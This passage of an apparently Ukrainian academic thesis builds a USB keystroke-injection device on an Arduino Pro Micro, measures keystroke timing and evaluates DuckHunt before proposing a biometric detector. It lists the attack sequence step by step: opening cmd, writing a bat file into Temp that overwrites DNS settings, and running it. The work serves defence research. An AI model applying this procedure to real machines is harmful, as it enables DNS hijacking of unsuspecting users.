Arduino Pro Micro – Arduino сумісна плата на базі мікроконтролера ATmega32U4. Розроблена компанією Sparkfun Electronics та має відкриті вихідні коди (схема, плата). Палат побудована на основі Arduino Leonardo (що і ідентифікується системою) але має набагато менший форм-фактор та вагу. Плата має 24 контакти та 3 світлодіоди один з яких відповідає за живлення. Вибір саме цієї плати полягає в необхідності зменшення розмірів самого пристрою для його вдалого використання в USB пристроях (запаяти в

миш, клавіатуру, або іншу гарнітуру з USB виходом). Розміри в порівняні зі звичайним USB накопичувачем наведені на малюнку 2.1.



Рисунок 2.1 – Порівняння розмірів плати Pro Micro з USB накопичувачем

Для програмування мікроконтролера використаємо Arduino IDE. Оскільки даний тест має виключно науковий характер – продемонструвати можливість реалізації атаки – аби не передавати повний контроль клавіатури шкідливому пристрою – емулювання клавіатурних натискань будуть виконанні тільки коли замкнеться коло на контакті D2, для цього було додано перемикач S1. Плата Pro Micro, на відміну від інших версій Arduino не містить кнопки скидання налаштувань, необхідної для завантаження нового коду в мікроконтролер, тому для цих цілей було додано перемикач S2. Фінальна схема пристрою буде виглядати як наведено на рис. 2.2.



Рисунок 2.2 – Схема пристрою EvilArduino

В якості корисного навантаження використаємо раніше згаданий USBDriveBy атаку, але переробимо під використання наявної плати, оскільки апаратне забезпечення яка використовувалась .в оригінальній USBDriveBy не потребувала додаткових налаштувань як, наприклад, підключення бібліотеки клавіатури та миші. Дана атака передбачає вже налаштований DNS сервер на боці зловмисника, ми сконцентруємось лише на безпосередній атаці на ПК жертви. Також, в рамках даного експерименту модифікуємо наявний код на використання мануального запуску виконання клавіатурних подій та визначення часу на виконання від початку виконання програми.

Для цього, використаємо бібліотеки Keyboard. Дана бібліотека дозволяє платам на базі мікросхем 32u4 передавати натиснення клавіш на підключений комп’ютер через

власний порт USB. Підтримує набір функцій для емуляції натиснення, серед основних виділимо [67]:

- Keyboard.begin() – починає роботу пристрою, як клавіатури (наступні команди не можуть виконуватися до даної ініціалізації)
- Keyboard.press(char <key_modifier>) – функціонує так, як якби на клавіатурі була натиснута і утримувалася клавіша.
- Keyboard.release(char <key_modifier>) – відпускає вказану клавішу.
- Keyboard.print(String <>) – відправляє одно або декілька натиснень клавіш на підключений комп'ютер.
- Keyboard.println(String <>) – відправляє одно або декілька натиснень клавіш на підключений комп'ютер з подальшим натисненням клавіші Enter.

Для вимірювання швидкодії використаємо вбудований метод millis(), який буде викликаний до та після виконання програми з подальшим знаходженням різниці. Для виведення результатів використаємо також вбудований метод Serial.println() що дозволяє передати інформацію від плати Arduino до комп'ютера через послідовний порт.

Послідовність дій під час атаки визначимо наступною:

1. Контролер чекає на команду запуску через перемикач S1;
2. після замикання кола – ініціалізувати клавіатуру та контакт резистора;
3. відкрити діалогове вікно «Виконати» натиснувши комбінацію Win + R;
4. штучна затримка в 1000 мілісекунд;
5. ввести в відкрите вікно «cmd» та натиснути Enter;
6. штучна затримка в 1500 мілісекунд;
7. перейти в AppData/Local/Temp папку;
8. створити порожній bat файл;
9. відкрити файл за допомогою notepad команди;
10. штучна затримка в 1500 мілісекунд;
11. заповнити файл командою перезапису DNS;

12. вийти з файлу через Alt + F4;

13. штучна затримка в 300 мілісекунд;

14. зберегти зміни;

15. штучна затримка в 1500 мілісекунд;

16. виконати bat файл.

Усього, надсилається 302 клавіатрної події.

Фінальний варіант коду для мікроконтролера наведений в додатку А.

Результати виконання програми бачимо на рис. 2.3.



Рисунок 2.3 – Результати виконання програми

Вбудовані методи Arduino, такі як Serial.println(), дають змогу спостерігати за часом виконання програми. Можемо бачити, що час виконання програми сталий, близько 8,5 секунд. Фактично, швидкодія виконання атаки залежить від того наскільки швидко атакований ПК може відповідати на штучні клавіатурні події та відкривати необхідні програми.

З точки зору атаки, раціональним вибором є впровадження натиснень клавіш якнайшвидше: щоб атака була успішною, усі події сценарію повинні виконуватися без переривання якою-небудь дією користувача з набору тексту. Оскільки система, що

атакується, тепер має дві клавіатури, можливо, що користувач продовжує набирати текст. В цьому випадку набір тексту змішуватиметься з (підробними) натисненнями клавіш сценарію атаки і, таким чином, випадково нейтралізує останній. Чим менше часу між натисненнями (підробних) клавіш, тим вище вірогідність успішної атаки. Це ключове спостереження для розробки подальшого захисту.

2.3 Аналіз атаки та сучасних методів протидії

Після побудови програмної та апаратної реалізації спробуємо проаналізувати атаку, та зібрати дані для подальшої побудови методу детектування та захисту. Оскільки раціональним рішенням з боку зловмисника є прискорення атаки для її успішної реалізації – правильним рішенням буде зібрати та проаналізувати динаміку клавіатурних подій, їх метрику та основні характеристики. Характеристики розраховуються для кожної пари ключів (k_i, k_{i+1}), використовуючи дві основні величини, а саме час натиснення (D) і час відпуску (U) кожної клавіші в мілісекундах. З кожної пари натиснень клавіш були витягнуті три ознаки, як показано на рисунку 2.4:

- Час натискання кнопки k_i– представлений у вигляді вектору $DU_i = \{du_1, du_2, \dots, du_n\}$, де $du_i = tu_i - td_i$, де t – час події в мілісекнудах, n – номер клавіатурного події. Позначено як H. time;
- Час між натисканням– інтервал між натисканням послідовних кнопок (k_i, k_{i+1}). Характеристика представлена у вигляді вектору $DD_i = \{dd_1, dd_2, \dots, dd_n\}$, де $dd_i = td_{i+1} - td_i$, для $i \leq n$, де $n -$ кількість клавіатурних натискань. Позначимо як DD. time;
- Час між відпущенням та натисканням – інтервал між відпущенням однії кнопки і послідовного натискання іншої (k_i, k_{i+1}). Представлено у вигляді вектора $UD_i = \{ud_1, ud_2, \dots, ud_{n-1}\}$, де $ud_i = td_{i+1} - tu_i$. Ця величина може бути більше або менше нуля в залежності від того коли клавіша k_{i+1} була натиснена, до або після відпущення k_i . Тому дана величина буде братися по модулю. Позначимо її як UP. time;

Рис. 2.4 демонструє позначені періоди та їх характеристики.



Рисунок 2.4 – Характеристика часових проміжків клавіатурних натискань

Для реалізації збору даних, побудуємо слухач клавіатурних подій. При виборі інструментів реалізації вибір пав на мову програмування Python. Python – це популярна мова програмування з широким асортиментом відкритих бібліотек та відкритою для запитань спільнотою програмістів. Мова має досить низький поріг входження тому найчастіше рекомендується програмістам початківцям як перша мова для вивчення. Також, відкрите ПЗ DuckHunt написаний на Python версії 2.7, тому це дасть змогу модифікувати та покращити дане рішення маючи вже необхідний написаний фундамент для цього.

Для збору та аналізу даних клавіатурних подій нам знадобляться наступні бібліотеки:

- time – використовується для визначення поточного часу;
- csv – бібліотека для роботи з csv файлами, необхідна для експорту зібраних даних;
- pynput – бібліотека для збору подій клавіатурних натискань;
- statistics – вбудована бібліотека, що містить функції для аналізу даних.

В загальному вигляді процес виконання програми містить 3 шаги:

1. Збір даних та збереження їх в пам’яті програми.

2. Оброка – збережені дані обробляються.

3. Експорт – оброблені дані записуються в читабельний людиною форматі для подальшого аналізу.

За реультатом виконання програми отримаємо наступну матрицю даних:

$$K_i = \begin{pmatrix} H_1 & UD_1 & DD_1 \\ H_2 & UD_2 & DD_2 \\ \dots & \dots & \dots \\ H_i & UD_i & DD_i \end{pmatrix} \quad (2.1)$$

де і – номер сессії, Кі – набір результативних векторів цієї сесії.

Кожен елемент матриці є вектором даних – для його представлення використаємо формули середнього значення (2.2) та медіани (2.3).

$$\bar{x} = \frac{x_1 + x_2 + \cdots x_i}{2} \quad (2.2)$$

де і – кількість елементів вибірки.

$$N_{med} = \frac{N+1}{2} \quad (2.3)$$

де N_{med} – позиція медіани в відсортованому масиві даних, N – кількість значень в масиві

При увімкненому ПЗ слухача здійснено серію атак та отримали дані наведені в табл. 2.1.

Таблиця 2.1

Статистичні дані клавіатурної динаміки під час атаки USBDriveBy

№ спроби	Середній H. t, мс	Середній DD. t, мс	Середній UP. t, мс	Медіана H. t, мс	Медіана DD. t, мс	Медіана UP. t, mc
1	36.975	24.161	28.412	1	2	2
2	39.809	24.141	28.241	1	3	1
3	36.743	24.135	28.227	1	2	1
4	36.971	24.132	28.165	1	2	1
5	36.76	24.14	28.17	1	2	1

Як можна бачити, середній час будь-якої обраної нам характеристики разюче відрізняється від медіанного значення. В більшості випадків, на це впливає проставлені функції delay() аби ПК жертви зміг вчасно відповісти на виконуванні команди з EvilArduino плати. Оскільки ні у атакуючого ні у апаратно-програмного засобу атаки немає змоги отримувати інформацію про стан системи та її швидкодію, атакуючий вимушений сподіватись, що комп’ютер жертви вчасно відповідає на директиви, що передаються через натискання клавіш. Для підвищення шансів на успіх атаки і проставляються вище згадані затримки між командами.

Спробуємо зібрати динаміку клавіатурних натискань живої людини, та порівняти результати. Для цього, використаємо шматок тексту, який треба передрукувати в документ Word. Аби здобути більш правдиві дані, текст повинен бути зрозумілий людині, яка буде його набирати [68]. Тому, використання звичайного Lorem ipsum не підходить. Замість цього, використаємо, наприклад, вірші Тараса Григоровича Шевченка. Отримані дані сесії друку наведені в табл. 2.2.

Таблиця 2.2

Статистичні дані клавіатурної динаміки при людському наборі тексту

№ спроби	Середній H. t, мс	Середній DD. t, мс	Середній UP. t, мс	Медіана H. t, мс	Медіана DD. t, мс	Медіана UP. t, mc
1	380.621	190.844	139.654	93	147	91
2	319.504	235.493	185.072	98.5	150	91
3	293.932	209.438	142.275	99.5	142.5	75.5
4	219.486	178.714	124.269	100	141	76
5	168.357	180.919	123.053	96	122	43.5

Виходячи з наведених даних, можемо підрахувати, що середня швидкість набору тексту під час атаки становить приблизно 27 символів в секунду. Середня швидкість друку людини: приблизно 4 символи в секунду. Варто відмітити, що швидкість набору тексту відрізняються від людини до людини, тому наведений результат є персоналізований, та не може застосовуватися для кожного нового користувача. Але, даний результат є зручною відправною точкою для розробки подальшого захисту.

Багато з наведених (у розділі I) методів захисту базуються на включенні користувача у вирішені задач довіри до нових приладів. Але, це суперечить головній ідеї USB – легкості у використанні. Тому, поміж варіантів таких як GoodUSB, фільтрування пакетів за допомогою USBFilter, та апаратного захисту на основі USBWall був наведений ще один метод захисту – DuckHunt. Це відкрите програмне забезпечення, що використовує аналіз динаміки клавіатурних подій для захисту від шкідливих натискань. Утиліта використовує мову Python 2.7, та має низку налаштувань таких як [65]:

1. Максимально допустима швидкість друку (за замовчуванням 30 мілісекунд між натисканням);

2. Політика реагування на атаку, поділяється на:

a. “Normal” – при детектуванні атаки програма тимчасово блокує можливість вводу з клавіатури, протоколює напад в окремий файл.

b. “Paranoid” – при детектуванні атаки програма блокує будь-яке подальше натискання клавіш, поки пароль, який можна вказати як один із параметрів налаштування, не буде введено в відкрите вікно. Як і у випадку зі “normal” політикою – записує випадок атаки та шкідливі натискання клавіш в окремий файл;

c. “Sneaky” – при детектуванні атаки – пропускає деякі клавіатурні події. Записує випадок атаки в окремий файл.

d. “LogOnly” – при детектуванні атаки – логує випадок в файл.

3. Пароль – як вже було вказано, необхідний для розблокування клавіатури у випадку атаки.

4. Розмір масиву для історичних даних – вказується розмір масиву, який використовується для зберігання часу між натисканням кнопок, та подальшого опрацювання цих даних для виявлення атаки.

Ознайомившись з даною утилітою, спробуємо виконати атаку з ввімкненим захистом. Конфігурація залишається незмінною – звичайна політика, 30 мілісекунд між натисканнями, 25 елементі в для масиву з історичними даними.



Рисунок 2.5 – Результат роботи DuckHunt під час атаки

Як можна побачити з рис. 2.5 звичайна політика безпека заблокувала натиснення клавіатурних клавіш, тому створити, наповнити та виконати шкідливий bat файл не вдалось.

При спробі повторити експеримент з передрукуванням віршів Тараса Шевченка виявили, що утиліта дає хибно позитивний результат, і іноді блокує введення нових символів. Було проведено 10 сесій на друк 1000 символів в кожній. Результати можна побачити на рис. 2.6.

Рисунок 2.6 – Графік хибних спрацювань DuckHunt при людському друку

Це відбувається через особливості використання тільки одної характеристики – часу між натисканням – що недостатньо для стабільної роботи DuckHunt рішення. Також, сама ідея залучення користувача для розблокування подальшої роботи клавіатури (введення паролю при «paranoid» політиці) протирічить початковому задуму, щодо вилучення користувача із процесу прийняття рішень та взаємодії з захистом. В комбінації з хибно позитивними результати при звичайній роботі це призводить до погіршення UX та зниження працездатності потенційних користувачів. Окрім того, DuckHunt має низку програмних недоліків, серед яких:

- використання застарілого ПЗ та бібліотек (останні доповнення до проекту було 6 років тому) ;
- зловмисник може використовувати EvilArduino в комбінації з WiFi або GSM модулем, що надає змогу виконувати шкідливі натискання в реальному часі – це

призводить до того, що встановлення максимальної швидкості друку в реалізації DuckHunt не спрацює, оскільки часові проміжки між натисканням послідовних клавіш можуть бути більше 5 секунд (за звичай даний вид атаки здійснюється через надсилання клавіш по WiFi з використанням мобільного телефону, тому проміжки часу збільшуються);

- детектування атаки не працює при відкритому менеджері задач;
- налаштування програми потребує персоналізованого підходу, оскільки швидкість між натисканням клавіш є досить унікальним показником і може змінюватись від людини до людини;
- ввімкнений DuckHunt при найсуворішій політиці блокує використання PowerShell та Command Line утиліт, що може негативно сказатись на досвід користувача;

Окрім іншого, за допомогою вбудованих програмних засобів Arduino, зловмисник має змогу регулювати швидкість натискання клавіш. Хоча використання настільки специфічної атаки маловірогідне – це протирічить головному завданню атаки – виконати шкідливі натискання якомога швидше – загроза мімікрії людського друку (з проставленням штучних затримок між друком літер) існує.

Висновки до другого розділу

В результаті чіткого моделювання загроз, вдалося виокремити окремий напрямок атаки, який найчастіше ігнорується сучасними комерційними методами захисту, через його непопулярність та складність виконання. Але в комбінації з методами соціальної інженерії USB HID атаки ще далекі від забуття та повного викорінення.

Було побудовано апаратну та програмну реалізацію атаки. В якості корисного навантаження використали атаку USBDriveBy через її легкий доступ, та відносно малу кількість клавіатурних натиснень. Замість оригінальної Teensy плати, що використовувалася в початкову варіанті атаки було обрано плату Arduino Pro Micro –

китайський аналог Arduino Micro. Основна відмінність від Teensy – відсутність вбудованих функцій емулювання клавіатури. Тому було підключено окрему бібліотеку Keyboard та розглянуті основні її функції.

Після побудови апаратної та програмної реалізації було протестовано її ефективність та виявлено, що атака займає стабільно 8.5 секунд на виконання вказаних команд.

Для подальшої побудови методу захисту було також проаналізовано модифіковану нами USBDriveBy атаку з точки зори динаміки клавіатурних подій – зібрані дані відносно того скільки триває натиснення клавіші, проміжок між послідовними натисканнями, проміжки між відпущенням однієї клавіши і натисненням іншої. Для збору та аналізу був побудований слухач клавіатурних подій на базі мови програмування Python та виконано декілька атак з ввімкненим слухачем. Виявили, що рішення DuckHunt хоч і дійсно не дає змогу шкідливому пристрою повністю ввести шкідливі клавіатурні натискання – є суттєві недоліки даного рішення, оскільки ввімкнено ПО захисту має в середньому 11% хибно позитивних спрацювань, що майже точно сказується на зручність користування даного рішення, оскільки користувач буде зобов’язаний слідкувати за введенням і в разі чого, повторювати натискання. Також, DuckHunt блокує використання деяких утиліт на операційній системі Windows, що також сказується на досвід користувача. Використовуючи ці дані, спробуємо побудувати вдосконалений метод детектування та захисту від шкідливих клавіатурних введень з використанням аналізу клавіатурних подій, але більш широкого їх вибору.

РОЗДІЛ III
ПОБУДОВА ТА РЕАЛІЗАЦІЯ МЕТОДУ ДЕТЕКТУВАННІ ТА ЗАХИСТУ ВІД USB HID АТАК НА ОСНОВІ ДАНИХ КЛАВІАТУРНИХ ПОДІЙ

3.1 Динаміка натиснення клавіш

Динаміка натиснення клавіш (чи біометрія на основі натиснення клавіш) відноситься до процесу виміру і оцінки ритму набору тексту людиною на цифрових пристроях. До таких пристроїв зазвичай відносять комп'ютерну клавіатуру, мобільний телефон або сенсорну панель. При взаємодії людини з цими пристроями створюється деяка форма цифрового сліду. Вважається, що ці сигнатури багаті когнітивними якостями [69], які досить унікальні для кожної людини і мають величезний потенціал в якості персонального ідентифікатора.

Поява біометрії динаміки натиснення клавіш відноситься до кінця 19 віків, коли телеграфна революція досягла свого піку [70]. У ту епоху він був основним інструментом телекомунікації. Оператори телеграфу могли легко розрізняти один одного, просто слухаючи ритм вистукування точок і тире. Якщо в ті часи телеграфний ключ служив пристроєм введення, то в 21 столітті пристроєм введення є клавіатура комп'ютера, клавіатура мобільного телефону і сенсорний екран. Більше того, було відмічено, що малюнок натиснення клавіш має ті ж нейрофізіологічні чинники, які роблять унікальним підпис, написаний від руки [71], на яку люди покладалися для підтвердження особи людини упродовж багатьох віків. Насправді, шаблон натиснення клавіш здатний надати ще більше унікальних характеристик для аутентифікації, які включають тривалість і затримки натиснення клавіш, швидкість набору тексту і тиск при наборі. Серед перших значних досліджень динаміки натиснення клавіш для аутентифікації була проведена робота американських вчених Гейнса та Лісовського[72], і відтоді ця область поступово набирає оберти.

Психологічні експерименти, проведені в минулому столітті, показали, що завдання, що повторюються, рутинні, такі як говір, лист, гра на фортепіано, ходьба, танці і друкування, на машинці управляються набором дій. Ці дії можна передбачити, розробивши модель, яка описує серію кроків, що робляться для виконання завдання. Рухові системи планують і контролюють рух на основі цієї інформації. Рухові системи можна розглядати як особливі випадки систем, що самоорганізуються [73]. В кінці 20-го століття були проведені дослідження, спрямовані на розвиток розуміння фізіології і психології рухової навички з акцентом на телеграфний ключ. Брайан і Хартер [74] провели серію експериментів на тридцяти семи телеграфістах з різною мірою майстерності. Було помічено, що телеграфісти могли упізнавати інших операторів, з якими вони працювали, прислухаючись до їх характерного набору тексту. Багато операторів стверджували, що вони також можуть визначити підлогу оператора по стилю передачі повідомлення. Автори помітили, що навчання прийому на телеграфній мові грунтоване на виробленні ієрархії психофізичних звичок [75].

Розглянемо основні переваги клавіатурної біометрії:

- Унікальність. Як вже було продемонстровано у другому розділі – час натиснення клавіш може бути виміряний з точністю до мілісекунд за допомогою програмного забезпечення. Таким чином, відтворення натиснення клавіш з таким високим розділенням не представляється можливим без величезних зусиль.

- Низька вартість впровадження і розгортання. На відміну від традиційних фізіологічних біометричних систем, таких як розпізнавання відбитків долонь, веселкової оболонки ока і пальців, які залежать від спеціального пристрою і апаратної інфраструктури, розпізнавання динаміки натиснення клавіш повністю реалізовується програмно. Перевага низької залежності від спеціалізованого устаткування не лише дозволяє значно понизити вартість розгортання, але і створює ідеальний сценарій для впровадження в середу видаленої аутентифікації.

- Прозорість і неінвазивність. Однією з істотних переваг біометрії по динаміці натиснення клавіш перед іншими варіантами є міра її прозорості. Вона не вимагає

ніяких або мінімальних змін в поведінці користувача, оскільки захоплення шаблону натиснення клавіші здійснюється за допомогою внутрішнього програмного забезпечення. У більшості випадків користувач може навіть не знати, що він захищений додатковим рівнем аутентифікації. Така простота не лише значно виграє у розробника системи, але і у кінцевого користувача з невеликою або нульовою технічною освітою.

- Безперервний моніторинг і аутентифікація. Безперервний моніторинг і аутентифікація часто залишаються осторонь, хоча вони досить важливі. Біометрія динаміки натиснення клавіш пропонує спосіб безперервного підтвердження легітимній особі користувача. Поки користувач взаємодіє з системою через облаштування введення, можна постійно відстежувати і переоцінювати шаблони натиснення клавіш.

Розглянуті особливості клавіатурної динаміки є ключовими в розумінні механізмів детектування USB HID атак. Клавіатурна біометрія дозволяє в подальшому покращити рівень захисту від атак зі шкідливими натисканнями (навіть у випадках реалізації атаки з використанням прихованого пристрою з модулем Wi-Fi або Bluetooth), методом збору та аналізу попередніх даних клавіатурних натискань.

При виконанні описаного підходу збір та аналіз попередніх даних потребує деякий час на початку функціонування програми. За цей час є загроза виконання атаки без використання пристроїв мімікріїв або віддаленого контролю – тобто корисне навантаження виконується з максимально можливою швидкістю. Аби уникнути даної загрози, ми використаємо в якості першого рівня захисту методи детектування на основі швидкості друку. Та надбудуємо подальшу перевірку на приналежність генерованих клавіатурних подій саме людині.

3.2 Побудова та реалізація методу захисту від USB HID з використанням клавіатурної біометрії

Передбачається, що монітор USB-хост має доступ до точної тимчасової інформації про отримані події натискання клавіш і здатний швидко відрізнити нормальну поведінку людини при наборі тексту від ненормальної послідовності натиснення клавіш, характерної для атак типу BadUSB. Простим прикладом ненормальної послідовності є «швидка послідовність подій (натиснення клавіш)». Ми визначаємо швидку послідовність натиснення клавіш за допомогою двох компонентів: порогового значення часу t і порогового значення послідовності s. Ми говоримо, що швидка послідовність подій сталася, коли спостерігаємо послідовність з s послідовних натиснень клавіш з проміжним часом прибуття менш ніж t секунд між кожним з них. Якщо сталася швидка послідовність подій, необхідно зробити захисні дії.

Вибір точних значень для t і s є вибором розробника. Порогове значення t може бути будь-яким $0{,}002 < t < 0{,}08$ с., тобто будь-яким значенням між медіанним значенням 2 мс для атак типу BadUSB і нижньою межею 0,08 секунд для людини. Значення t, близьке до нижньої межі 0,006 с., робить програму захисту більше схильним до псевдонегативних результатів, що призводить до ризику того, що успішна атака залишиться непоміченою. Проте, це знижує вірогідність неправдивих спрацьовувань, оскільки людина не може набирати текст так швидко. Навпаки, значення t, близьке до верхньої межі 0,08, робить програму захисту більше схильним до неправдивих спрацьовувань, тим самим ризикуючи викликати скарги користувачів в законних сценаріях використання (що й було виявлено в разі використання програми захисту DuckHunt). Наш аналіз зібраних слідів атак і людського набору тексту показує, що $t = 0{,}02$ с. є достатнім порогом для сучасного покоління HID атак.

При $s = 1$ програма захисту стає сліпо агресивною (багато неправдивих спрацьовувань), штрафуючи навіть за одноразове натиснення клавіші нижче порогу синхронізації. Навпаки, велике s (наприклад, більше 100) дозволяє програмі приймати

упевнені рішення про наявність ненормальної послідовності натиснення. Проте необхідно враховувати два додаткові моменти. По-перше, якщо алгоритм ухвалення рішення не реагує в реальному часі, тобто ризик, що атака вже станеться до моменту ухвалення(правильного) рішення. Це неприйнятно з точки зору безпеки. По-друге, довжина вектору атаки, тобто кількість натиснень клавіш, що вводяться для реалізації атаки, може бути менша s(наприклад, всього 50 або 60 натиснень в порівнянні з s = 100). В цьому випадку захист взагалі не зможе виявити атаку, оскільки "шкідливих" натиснень клавіш недостатньо для реакції.

